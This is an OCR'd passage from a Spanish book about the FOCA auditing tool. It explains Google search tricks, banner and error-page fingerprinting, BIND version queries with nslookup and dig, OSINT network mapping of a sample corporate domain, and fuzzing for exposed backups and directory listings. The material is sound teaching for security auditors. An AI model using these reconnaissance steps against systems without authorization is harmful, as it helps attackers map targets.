


Imagen 03.25: Búsqueda sin resultados.

A priori esto podria hacer pensar que no existe ninguna *Url Indexada* en *Google* con un puerto identificado despues de los dos puntos y esto seria un error Aunque estas *URLs* existan en la base de datos de *Google*, esas *URLs* no van a aparecer hasta que se aplique un carácter especial en la consulta

Si repetimos la consulta, pero ahora se añade una barra al inicio de la cadena de búsqueda que se quiere consultar, se puede comprobar cómo se obtendrán *URLs* con todos los puertos que hayan sido *Indexadas* de ese dominio en la base de datos de *Google*. Curioso, pero cierto, tal y como se puede comprobar en la imagen 03 26 de la página siguiente.




Imagen 03 26: Miles de resultados usando el *Google Slash trick*.

Esta comprobación hecha por *FOCA*, además de todo el proceso de *WebSearch* que realiza en la primera fase del algoritmo de *Network Discovery* genera muchas *URLs* jugosas para un auditor de seguridad en un proyecto concreto.

2. Opciones de fingerprinting

Las técnicas de *fingerprinting* consisten en recoger aquella información que también está accesible públicamente pero que a priori no puede observarse. Es decir, que se trata de inferir información a partir de pruebas que se realizan a cada uno de los servicios y servidores del dominio objetivo para obtener, por ejemplo, datos sobre el nombre y la versión del servidor, conocer si se está utilizando un servidor de aplicaciones como backend, descubrir si el servidor de base de datos se encuentra en el mismo *host* o conocer el lenguaje de programación utilizado en una aplicación.

Por ejemplo, utilizando un simple análisis mediante una utilización especial de los valores en un comando Ping es posible tratar de descubrir el sistema operativo instalado en un servidor concreto en función de las respuestas obtenidas al enviar en las tramas *TPC/IP* valores 1 en los *bits* de urgencia, que a día de hoy no van a ser utilizados por el sistema operativo.

Un sistema *Microsoft* devuelve esos valores siempre a 0, debido a que cuando construye una trama *TCP/IP* de respuesta lo hace desde una nueva trama. Sin embargo, un sistema *GNU/Linux* construye la respuesta a partir de la trama de petición, por lo que los valores tendrán el valor 1. Este comportamiento hace que un auditor pueda deducir, con un porcentaje alto de éxito, si el sistema operativo objetivo es *Microsoft Windows* o *GNU/Linux*.

Fingerprinting con banners y mensajes de error

A la hora de realizar *fingerprinting* de los servidores *HTTP*, *FTP* o SMTP que previamente hayan sido localizados, *FOCA* incorpora varias opciones distintas para identificar versiones de *software* corriendo en cada uno de ellos.

En el caso de un servidor *web*, *FOCA* analiza en primer lugar el *Banner HTTP* tanto del servicio *web* que responde al *hostname*, como del servicio *web* que responde a una petición realizada sobre la dirección *IP* directamete - sin usar el valor de *hostname* -. Si los servidores webs cambian, entonces podemos estar seguros de estar frente a un *Reverse Proxy* que hace de frontera en esa dirección *IP*.

FOCA también consulta el *Banner SMTP* de los servidores de correo electrónico *MX*, y busca el *banner* de los servicios *FTP* en todas las direcciones *IP* descubiertas. Además solicita también el *banner* del servicio *web* que atiende por la dirección *IP* pero por el puerto *HTTPS*, y, por último, consulta *Shodan*, tratando de obtener e inferir la máxima información posible de cada servidor.

En cuanto a los mensajes de error, un sencillo análisis de la cabecera *HTTP* de las respuestas que un servidor ofrece a consultas que están mal formadas o que solicitan recursos que no existen, permite obtener información muy valiosa sobre el servidor auditado. Con estos mensajes de error 404 en muchas ocasiones se obtiene información más que suficiente como para saber la versión exacta de un servidor *web*, el sistema operativo sobre el que se ejecuta e incluso algún módulo que está cargado en él.

Muchos administradores, por este motivo, a la hora de poner en producción un servidor *web* controlan el mensaje de error 404 mostrando un mensaje genérico en su lugar. Sin embargo, cuando se solicita un fichero que no existe pero que está vinculado a un manejador de extensiones, es decir, un *.aspx*, un *.jsp*, o un *.cfm*, por nombrar algunos ejemplos, son estos *frameworks* los encargados de gestionar los mensajes de error. Y, de forma habitual, los administradores se suelen olvidar de modificarlos, lo que ofrece mucha información sobre el servidor *web*.




Imagen 03.27: *Figerprinting* mediante peticiones *.jsp*

Por este motivo, además de generar y estudiar los mensajes de error 403 y 404 tradicionales, *FOCA* analiza los mensajes 404 de *JSP*, *TPL*, *ASP* y *CFM*, y si se localiza un recurso *.do*, un recurso *.server*, un *.jsf* o un *.servlet*, el programa también trata de generar errores 404 de servidores *Java*.

Fingerprinting de versiones en servidores DNS

Por último, respecto al *fingerprinting* de los servidores *DNS*, *FOCA* también incorpora la posibilidad de consultar el registro de la versión de *BIND* (*Berkeley Internet Name Domain*), que es prácticamente el servidor de nombres estándar en sistemas *UNIX* y su uso está muy generalizado también en sistemas *GNU/Linux*. El registro version.bind almacena información sobre la última actualización aplicada, lo que puede ser útil para conocer si un determinado servidor no se encuentra actualizado o para descubrir una política de versiones descoordinada dentro de una organización.

Para realizar esta comprobación puede utilizarse la herramienta *nslookup*. En primer lugar, tras seleccionar el servidor a auditar, es necesario cambiar la clase de la consulta a *chaos*. Por defecto la clase está configurada con el valor in (internet), ya que es la clase más común y la que se usa para obtener direcciones *IP* o nombres de equipos. A continuación es necesario establecer como tipo de registro a consultar el valor *txt* y, por último, solicitar al servidor la información sobre la versión de *BIND*. En la siguiente figura podemos ver la versión de *BIND* utilizada por uno de los servidores de nombres del dominio *freebsd.org*.

```
> nslookup
> server ns2.isc-sns.com
Default server: ns2.isc-sns.com
Address: 38.103.2.1#53
> set class=chaos
> set type=txt
> version.bind
Server:    ns2.isc-sns.com
Address: 38.103.2.1#53
version.bind        text = "9.8.4-P1"
```

Imagen 03.28. Obtener versión de *BIND* con *nslookup*

Los usuarios de *GNU/Linux* pueden también utilizar el programa *dig*, tal y como se muestra en la figura 03.29, en la que puede observarse como los administradores de los servidores *DNS* de *RedHat* tienen un gran sentido del humor.

```
~$ dig @ns1.redhat.com version.bind chaos txt
;; QUESTION SECTION:
;version.bind.                CH      TXT
;; ANSWER SECTION:
version.bind.        0        CH      TXT      "1,523,023"
```

Imagen 03.29: Obtener versión de *BIND* con *dig*

Configuración de opciones de fingerprinting

Todas estas tecnicas de *fingerprinting* y reconocimiento de tecnologias pueden personalizarse desde el menu *OPTIONS* de *FOCA*, tal y como se muestra en la imagen 03.28, en las pestañas *Fingerprinting* y *Technology*, respectivamente.




Imagen 03.30: Opciones de configuración de *fingerprinting* y reconocimiento de tecnología

Hay que tener presente que un analisis activo del *fingerprinting* de *HTTP* en todos los servidores implicaria que cuando se descubra una nueva dirección *IP* o un nuevo *Hostname*, *FOCA* intentará localizar un servidor *web* en ella, y hacer el reconocimiento de *software*, lo que puede dar buenos resultados pero incrementar en demasia el tiempo de ejecucion del proyecto.

Esto sucede de igual forma con el proceso de *fingerprinting* en todos los servidores de servicios *FTP* o *SMTP*, donde realmente apareceran bastante pocos. Si se deja el *fingerprinting* pasivo, *FOCA* realizará el analisis solo cuando se haya detectado previamente un servidor *FTP* o *SMTP* en esa dirección *IP*.

Por otro lado, la parte relativa a *Technology Recognition* indica qué extensiones se buscarán de forma explicita cuando se de al boton de "*Technology Recognition*" que hay en todos los servidores detectados. Eso generara una busqueda de *URLs* que tengan esas extensiones, y además generaran las peticiones *HTTP* necesarias para generar los mensajes de error 404, 403 o 500 de cada una de las tecnologías descubiertas.

3. Vista de red y de roles

Para mostrar un poco de la potencia y la eficacia de las opciones descritas hasta el momento en este presente capítulo incluidas en *FOCA* que se centran en las tareas de descubrimiento de red se va a realizar un análisis rapido del dominio *CISCO* com simulando que se está realizando un test de intrusión a esta empresa como parte de una auditoria de seguridad, pero quitando cualquier opción que pudiera ser intrusiva, y dejando solo las opciones puramente *OSINT* que no afectan a ninguno de los servicios de la compañía.

Como primer paso de un test de penetracion, una vez elegido el punto de ejecución del test, que en este caso se realizará simulando ser un usuario externo, es necesario localizar el maximo numero de posibles objetivos, es decir, todos los servidores y servicios (servidores *web*, de *VPN*, de correo, de ficheros, *DNS*, etc) que se encuentran accesibles desde el punto de ejecucion y recoger toda la información disponible sobre cada uno de ellos

Para ello, lo primero que hay que hacer es generar un proyecto nuevo y seleccionar varias opciones como son.

- El nombre del proyecto En este caso podriamos poner *CISCO*
- El nombre del dominio. En este caso sera *CISCO*.com
- El archivo del proyecto· Donde se guardara la informacion del proyecto
- El directorio de trabajo· Será una carpeta donde se almacenarán tanto los archivos descargados en la parte de *metadatos*, como donde se creara la carpeta *Certificates* y se almacenarán los certificados digitales descubiertos.
- Opción de autoguardado· Si se quiere ir guardando el proyecto cada cierto tiempo.
- Dominios alternativos· Por defecto solo se pintan los servidores y la información relativa a *CISCO* com, pero si quisiera pintar y analizar informacion relativa a otro dominio, por ejemplo *CISCO co uk*, se deberia dar de alta aqui manualmente esa lista No hay problema, porque esto se puede configurar más adelante cuando aparezcan en *Related Domains* con una opcion del menu contextual del boton derecho

Una vez creado el proyecto, para llevar a cabo esta fase de reconocimiento de objetivos pueden utilizarse las técnicas de descubrimiento de la red que *FOCA* incorpora, y que pueden personalizarse desde la sección *Network* del panel principal Como es evidente, tal y como se ha comentado ya, a la hora de realizar un test de intrusion es fundamental conseguir un conjunto de objetivos lo mas grande posible, por lo que el auditor podría seleccionar todas las opciones disponibles: *web Search*, *DNS Search*, zone transfer, dictionary *Search*, *IP Bing*, *PTR scan* y *Shodan & Robtex*

Para lanzar el analisis, tan solo es necesario pulsar el boton *Start* de la seccion *Network* Pasado el tiempo suficiente para que *FOCA* realice todas operaciones seleccionadas, el auditor puede consultar los resultados obtenidos utilizando la vista de red, en la que se muestra, como puede observarse en la imagen 03 31, que *FOCA* ha localizado 608 servidores para el dominio analizado.




Imagen 03.31: Servidores y dominios localizados en el analisis de la red

Los servidores aparecen organizados por redes y subredes, y es posible navegar por la estructura para ver los detalles de cada servidor encontrado, de forma que el *pentester* pueda conocer como se ha conseguido localizar cada equipo, las rutas y carpetas descubiertas en cada servidor o los usuarios válidos que han sido localizados para cada recurso, entre otra gran cantidad de información.

Para hacer lo menos intrusivo el proceso, se han deshabilitado las opciones de *fingerprinting* en todas las partes de los servidores, por lo que no aparece ningun icono con referencia al *software* corriendo en el servidor. Si se hubieran activado, podriamos ver iconos de *Windows Server*, *Linux*, *Apache* o las diferentes distribuciones *Linux* descubiertas.

Para que al auditor le resulte mas sencillo organizar la información obtenida y plantear las siguientes fases del test, *FOCA* tambien incorpora una vista por *roles*, en la que los servidores aparecen organizados en funcion del rol que el programa ha inferido. En la figura 03.31 pueden observarse los servidores *DNS*, *Active Directory* y los cortafuegos que *FOCA* ha descubierto para el dominio analizado.




Imagen 03.32: Vista por roles

Además de todos los roles que han sido identificados por *FOCA*, el auditor puede detectar por medio de otras herramientas, o haciendo inferencia un rol específico para alguno de los servidores descubiertos, y por ello la herramienta permite también asignar roles de forma manual simplemente seleccionando el servidor y usando el menú contextual del botón derecho.




Imagen 03.33: Añadir roles de forma manual

En este caso concreto, toda la información que se ha mostrado de este proyecto se ha conseguido sin descargar ni analizar ni un sólo documento público en Internet, es decir, todos los datos de los servidores, dominios, subdominios y roles se han obtenido exclusivamente mediante las técnicas de descubrimiento de la red descritas en este capítulo y sin utilizar los *metadatos* que pudiera haber ocultos en los documentos.

Sin embargo, en el caso de que se estuviera realizando un test de intrusión real, es evidente que el auditor también trataría de localizar todos los documentos publicados en los sitios *web* de la compañía y procedería a su descarga para analizar sus *metadatos*, tal y como se explicó en el capítulo anterior, y usando la opción "*Analize Metadata*", *FOCA* combinaría toda la información obtenida mediante el análisis de *metadatos* y el análisis de red

De esta forma el programa trataría de reconocer que documentos han sido creados desde el mismo equipo y que servidores y clientes se pueden inferir de ellos, e intentaría obtener al mismo tiempo información sobre las *ACLs* de la red, información que podría resultar fundamental en fases posteriores para el éxito de la auditoría.

Conclusiones finales del Network Discovery

A pesar de que *FOCA* es una herramienta muy popular por sus funciones de análisis centradas puramente en los *metadatos*, como se ha visto, desde la versión 2 de la herramienta la utilidad ha cambiado su enfoque para poder ser mucho más efectiva cuando de analizar un dominio completo se trata.

La fase de análisis de *metadatos* es recomendable hacerla más adelante y comenzar el proceso tal y como se ve ahora, por el descubrimiento de red, para volver recursivamente a analizar todos los documentos y sacar más información aún.

En el siguiente capítulo vamos a ver las últimas opciones que se añadieron a *FOCA* para encontrar vulnerabilidades y hacer mucho más sencillo el proceso de auditoría de seguridad a un analista, pero también veremos en otro capítulo como utilizar la herramienta para sacar su máximo rendimiento en diferentes entornos concretos de auditoría.

Capítulo IV
Búsqueda de vulnerabilidades

1. Tipos de vulnerabilidades analizadas por FOCA

A partir de la versión 3.x, *FOCA* incorpora una gran cantidad de funcionalidades para la búsqueda automática de vulnerabilidades en los servidores del dominio auditado con el objetivo de hacer más fácil la labor del auditor de seguridad.

A lo largo de este capítulo se van a estudiar los tipos de vulnerabilidades que *FOCA* es capaz de descubrir en sistemas localizados, explicando cómo funciona cada técnica y mostrando las consecuencias tras la explotación de las mismas que pueden presentar los servidores vulnerables.

Backups

Una de las opciones primeras que se añadió a *FOCA* es la búsqueda de los *backups* de una parte o del total de los ficheros de la *web*. Esto es algo muy común en muchas auditorías de seguridad y consiste en encontrarse que la copia de seguridad de un directorio ha sido creada directamente en el servidor de ficheros del servidor *web*. Esto no debería realizarse nunca, pero si damos con un fichero que contenga toda la copia, entonces podremos descargar el código fuente y encontrar información importante para la seguridad del sitio.

La idea que aprovecha esta vulnerabilidad utilizada en *FOCA* es que muchas veces, en un directorio como *HTTP://www.server.com/carpeta1/carpeta2/*, se produce una copia de seguridad de carpeta2 que se hace directamente desde carpeta1.

Así se puede encontrar un fichero que será *HTTP://www.server.com/carpeta1/carpeta2.zip* o *.tgz* o *.rar*, etcétera directamente publicado en el servidor. Esto se debe a que el administrador abusa de la posibilidad de hacer una carpeta comprimida directamente con las opciones del menú contextual de su explorador de archivos.

Para localizar las copias de seguridad de ficheros y carpetas, *FOCA* permite seleccionar las *URLs* descubiertas, en donde se quiere inspeccionar en busca de copias de seguridad. La herramienta genera todos los posibles ficheros de *backup* con el *Fuzzer* (probando extensiones como *.zip*, *.tgz*, *.rar*, *.old*, *.bck*, *.1*, etcétera).

Como se puede ver en la imagen 04.01, *FOCA* buscará resultados que devuelvan códigos de servidor 200 y eliminará los códigos de respuesta que se indiquen en el panel de control separados por comas, con el objetivo de reducir al máximo los falsos positivos. Aun así, podría ser que se obtenga un valor *OK 200*, pero realmente sea una página de tratamiento de errores generado. Hay que revisar manualmente los resultados.

Para hacerse una idea del número de administradores que tienen esta mala praxis, se invita al lector a realizar una búsqueda de ficheros .*old*, por ejemplo, en su buscador favorito usando el operador ext:*old*.



Imagen 04.01: Buscando ficheros de *backup* con *HTTP Fuzzer*

Debido al alto consumo de tiempo y recursos, esta opción de búsqueda de *backups* en los servidores *web* no está activada por defecto, y debe ser lanzada de forma manual cuando se está realizando una revisión concreta de un servidor *web*.

Hay que ir al nodo del servidor *web*, y acceder a la información de las *URLs* localizadas dentro de ese servidor. Una vez allí, se podrá utilizar la opción desde el menú contextual que aparece con el botón derecho con el título "*Search Backups*" sobre una o varias *URLs*, dependiendo del número de ellas que hayan sido seleccionadas previamente.

Cuando se ha seleccionado esa opción, aparecerá el panel de control que se ve en la imagen, las *URLs* solicitadas en busca de diferentes *backups* y los resultados se verán en la pestaña de *Results*

Listado de directorios

El listado de directorios es una de las vulnerabilidades que, a pesar de poder no parecer demasiado grave, son más utilizadas y dan mejores resultados en un proceso de auditoria. El poder ver que archivos hay en una determinada carpeta permite acceder a algunos documentos que el administrador del sitio *web*, o la propia aplicación *web*, hayan podido dejar pensando que nadie va a acceder a ellos porque no se conoce su nombre.

Si en un directorio de un servidor *web* se tienen almacenados una serie de archivos y el directorio carece de un fichero que deba ser mostrado cuando un cliente solicita esa carpeta directamente, por defecto muchos servidores *web* muestran un listado de los archivos guardados en el directorio.




Imagen 04.02. Listado de directorios activo en un servidor *web*

Por defecto, los servidores *Microsoft IIS* tienen capado el listado de directorios en todas las carpetas, pero en los servidores *Apache* depende mas del administrador, que debe configurar o bien un archivo *Index* o bien que se prohiba directamente el acceso. En el caso de *Apache* se deberia configurar en el archivo *httpd*.conf una directiva con *OPTIONS* none que prohiba su listado de ficheros. Algo como la siguiente configuración para el directorio /:

- *[Directory /]*
- *Order Deny, Allow*
- *Deny from all*
- *OPTIONS None*
- *[/Directory]*

Para localizar estos directorios abiertos, como se puede ver en la Figura 04.03, en las opciones de *FOCA* se puede personalizar la búsqueda de rutas que permiten listado de directorios, de forma que usando el caracter '|' se pueden añadir múltiples patrones para reconocer esta Vulnerabilidad. Por defecto se buscan páginas con el contenido *Index of /* y páginas con el valor To *Parent Directory
*, pero se pueden personalizar con cualquier otro valor que aparezca en paginas de listados




Imagen 04.03: Personalizando la búsqueda de rutas con listado de directorios

Así, si se estuviera tratando de localizar un servidor *SharePoint* con listado de directorios abierto, podrían usarse algunos de los patrones, como "*all site content*", de un diccionario especialmente creado para esta tecnología, llamado *GoogleDiggity*[1], que incluye 121 expresiones regulares que permiten al usuario localizar ciertos recursos en sitios *SharePoint* como páginas administrativas, servicios *web*, galerías de imágenes, etcétera, que los administradores han dejado accesibles por error.

Búsqueda de malware y BlackSEO con patrones de Directory Listing

La utilización de los patrones de búsqueda se puede configurar no solo para localizar listados de directorios abiertos, sino también para encontrar resultados concretos, como páginas con login, sitios que han sido comprometidos por algún tipo de *malware* o con campañas de spam y BlackSEO y que incluyen enlaces a otras *web* para subir su *pagerank* o sitios infectados por un determinado código de un kit de explotación, por ejemplo.

1 *HTTP*: www.stachliu.com/dictionaries/SharePoint%20Google%20Queries%20-%2018MAR2012.*txt*

